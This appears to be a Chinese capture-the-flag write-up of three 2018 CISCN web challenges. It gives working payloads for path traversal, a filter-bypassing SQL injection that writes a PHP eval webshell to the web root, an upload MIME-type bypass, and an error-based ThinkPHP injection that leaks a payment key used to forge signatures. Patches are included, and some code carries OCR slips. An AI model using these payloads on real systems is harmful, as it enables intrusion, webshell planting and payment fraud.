

题目git: https://github.com/Rman0fCN/2018CISCN_SOUTH.git

WEB1

1、在首页的favicon有个引入icon的函数，可以读文件但只能读指定后缀的文件，参考thinkphp目录格式把源码脱下来
/favicon.html?fav_id=../../application/index/model/login




```
'favicon' => 'index/Index/favicon'
```




```php
public function favicon()
{
    $favicon = input( key: 'fav_id');
    $filepath = "./favicons/".$favicon;


    if(file_exists( filename: $filepath . ".png")) {
        $favicon = $filepath . ".png";
    }
    else if (file_exists( filename: $filepath . ".php")) {
        $favicon = $filepath . ".php";
    }
    else if (file_exists( filename: $filepath . ".ico")) {
        $favicon = $filepath . ".ico";
    }
    else if (file_exists( filename: $filepath . ".jpg")) {
        $favicon = $filepath . ".jpg";
    }
    else if (file_exists( filename: $filepath . ".gif")) {
        $favicon = $filepath . ".gif";
    }
    else {
        $err_msg = "No files named '$filepath.png', '$filepath.ico'  or '$filepath.php' found ";
        echo $err_msg;
        die();
    }

    if(!file_exists($favicon)) {
        echo "File '$filepath' does not exist";
        die();
    }
    readfile($favicon);
```


2、在/model/User.php处存在SQL注入，并且有回显，有一个小小的过滤，但是只过滤小写，非常好绕过。



```php
class User extends Model {

    protected $salt = '4pU8i2';

    public function doLogin($username, $password) {
        $username = trim($username);
        $password = generate_hash_with_salt($password, $this -> salt);
        $filter = "union|select|sleep|--";
        $this -> attackFilter($username, $filter);
        $res = $this -> where(array("username"=>$username, "password"=>$password))->find();

        if $res {
            return $res;
        }
        return FALSE;
    }
```




```php
private function attackFilter($strValue, $arrReq){

    if (is_array($strValue)){
        $strValue = implode($strValue);
    }
    if (preg_match( pattern: "/" . $arrReq . "/si", $strValue) == 1){
        echo '<pre><font color="red"><b>Input illegal!</b></font></pre>';
        exit();
    }
}
```



```php
if ((FALSE == model( name: 'User') -> getUserById($rdata[0]['id'])) || (FALSE == model( name: 'User') -> getUserByUsername($data['username']))) {
    dump($rdata);
    exit();
```

登陆处username直接写shell
admin' UNION SELECT
0x3C3F70687020406576616C28245F4745545B276173275D293B3F3E
,2,3,4,5 into outfile '/var/www/html/public/11.php' #
写入shell之后即可获取flag。


修复方法：
修复思路蛮多的，我就直接把flag路径加入过滤目录了，不允许读就可以了，并开了大小写过滤




```
$filter = "union|select|sleep|--|'|#|into|outfile|dumpfile|php|txt|load_file|th3s_is_3hE_fIag.txt";
$this -> attackFilter($username, $filter);
$res = db() -> query("SELECT * FROM `user` WHERE `username` = '$username' AND `password` = '$password'"
if($res) {
    return $res;
}
return FALSE;
```

WEB2


1、/admin进入后台，采用弱密码123456



2、上传图片处存在漏洞




```
▼ common
  ▼ controller
      AdminBase.php
      Base.php
      HomeBase.php
      ImageManager.php
      MemberBase.php
      ModuleInstall.php
  ▶ service
  ▶ validate
  ▶ view
```



```
    }

    if(!preg_match( pattern: '/^[A-Za-z0-9\-\_]+$/', $filename)){
        $json['error'] = '文件名.只允许包含字母、数字、下划线、破折号';
    }

    // Allowed file extension types
    /*$disallowed = array(
        'php',
        'phtml',
        'inc',
        'php5',
    );

    if (!in_array(mb_strtolower(mb_substr(strrchr($filename,'.'),1,mb_strlen(strrchr($filename, '.')))), $allowed)) {
        $json['error'] = '文件类型错误';
    }
    */
    // Allowed file mime types
    $allowed = array(
        'image/jpeg',
        'image/pjpeg',
        'image/png',
        'image/x-png',
        'image/gif'
```

利用方法很简单：抓包修改mime为白名单内的即可上传shell，拿到shell之后就可以获取flag。


修复：
后缀名过滤被关掉了，添加后缀过滤。



```
   // Allowed file extension types
   $allowed = array(
           'jpg',
           'jpeg',
           'gif',
           'png'
   );

   if (!in_array(mb_strtolower(mb_substr(strrchr($filename,'.'),1,mb_strlen(strrchr($filename, '.')))), $allowed)) {
           $json['error'] = '文件类型错误';
   }

   // Allowed file mime types
   $allowed = array(
           'image/jpeg',
           'image/pjpeg',
           'image/png',
           'image/x-png',
           'image/gif'
   );

   if (!in_array($files['file']['type'], $allowed)) {
           $json['error'] = '文件类型错误';
   }

   // Return any upload error
   if ($files['file']['error'] != UPLOAD_ERR_OK) {
           $json['error'] = '上传失败'. $files['file']['error'];
   }
e {
   $json['error'] = '上传失败';
```

WEB3

1、比赛时给了源码，这道题应该是考的是Thinkphp 5.0.15的SQL注入，比赛时注入点没找到，赛后和深大师傅交流，师傅说漏洞点在mail处的update处。



```
public function change_email(Request $request) {
    if(!session( name: 'username'))
        return $this->redirect( url: '/login'); //未登录

    if($request->isPost()) {
        $email = input( key: 'post.mail/a');
        //$this->user_validate->scene('change_mail')->check(input('post.'));
        $user_id = session( name: 'id');
        $this->user_model->where( field: 'id', $user_id)->update(['mail'=> $email]);
        $this->assign( name: 'success',  value: 1);
        return view();
    }
    return view();
}
```


在构造mail参数时可以转换成数组

mail[0]=inc&mail[1]=updatexml(1,concat(0x7e,select * from pay_config where id =1,0x7e),1)&mail[2]=123

这样应该就能报错查询到第三方支付的pay_key


2、

拿到pay_key就可以伪造支付签名，把sign按照逻辑签成1块钱，就可以购买ticket获得admin权限。



```
public function third_pay(Request $request) {
    if(!session( name: 'username'))
        return $this->redirect( url: '/login'); //未登录

    $commodity_id = intval(input( key: 'commodity_id'));
    $price = floatval(input( key: 'price'));
    $sign = input( key: 'sign');
    $real_sign = $this->gen_pay_url($commodity_id, $price)['sign'];
    if($sign !== $real_sign) {
        $this->assign( name: 'danger',  value: 1);
        return view();
    }

    $user_id = session( name: 'id');
    $result = $this->shop_model->pay($user_id, $commodity_id, $price);
    if(!$result) {
        $this->assign( name: 'danger',  value: 1);
        return view();
    } else {
        $commodity = $this->shop_model->get($commodity_id);
        if($commodity->name === 'ticket')
            session( name: 'admin',  value: 1);
        $this->assign( name: 'success',  value: 1);
        return view();
    }
}

private function gen_pay_url($id, $price) {
    $parm = array(
        //'uid'=>'1',
        'commodity_id'=>$id,
        'price'=>$price,
    );
    ksort( &array: $parm);
    $pay_key = db( name: 'pay_config')->where( field: 'id', op: '1')->find()['pay_key'];
    $mark = http_build_query($parm);
    $parm['sign'] = md5( str: $mark.$pay_key);
    $callback_url = '/thirdpay?'.http_build_query($parm);
    $result = array(
        'sign'=> $parm['sign'],
        'callback_url'=> $callback_url,
    );
    return $result;
}
```

3、拿到管理员权限，就可以去反序列化构造flag类，获取flag了



```
    public function getflag() {
        if(session( name: 'admin') == 1){
            if(isset($_POST['d'])){
                $flag = unserialize($_POST['d']);
            }else{
                $flag = new Flag;
            }
